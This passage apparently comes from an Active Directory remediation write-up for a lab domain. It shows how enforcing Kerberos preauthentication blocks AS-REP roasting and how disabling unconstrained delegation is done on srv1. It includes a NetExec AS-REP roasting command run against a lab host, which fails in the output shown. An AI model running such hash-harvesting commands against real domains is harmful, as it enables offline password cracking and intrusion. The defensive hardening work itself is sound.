The screenshot shows the 'serviceUser Properties' dialog box with the 'Account' tab selected. The 'User logon name' is 'LAB\serviceUser'. Under 'Account options', the checkbox 'Do not require Kerberos preauthentication' is checked and highlighted with a red rectangle. Other options include 'Use only Kerberos DES encryption types for this account', 'This account supports Kerberos AES 128 bit encryption', and 'This account supports Kerberos AES 256 bit encryption'. The 'Account expires' section shows 'Never' selected. At the bottom, there are 'OK', 'Cancel', 'Apply', and 'Help' buttons.

When this is enforced, it is no longer possible to retrieve the password hash of a user account through AS-REP roasting:

```
bf@DESKTOP-K7TUEGS ~> nxc ldap 192.168.30.131 -u users.txt -p '' --asreproast output.txt
LDAP 192.168.30.131 389 WIN-4SAHM65HN1H [*] Windows Server 2022 Build 20348 (name:WIN-4SAHM65HN1H) (domain:lab.local) (signing:None) (channel binding:Never)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
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```

Additionally, to remove the Unconstrained Delegation permission of `srv1.lab.local` the setting **Do not trust this computer for delegation** should be enabled if possible:

SRV1 Properties

Location Managed By Dial-in

General Operating System Member Of Delegation LAPS

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

☒ Do not trust this computer for delegation

☐ Trust this computer for delegation to any service (Kerberos only)

☐ Trust this computer for delegation to specified services only

☒ Use Kerberos only

☐ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service Name
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☐ Expanded

Add... Remove

OK Cancel Apply Help

Other methods for delegation should be used.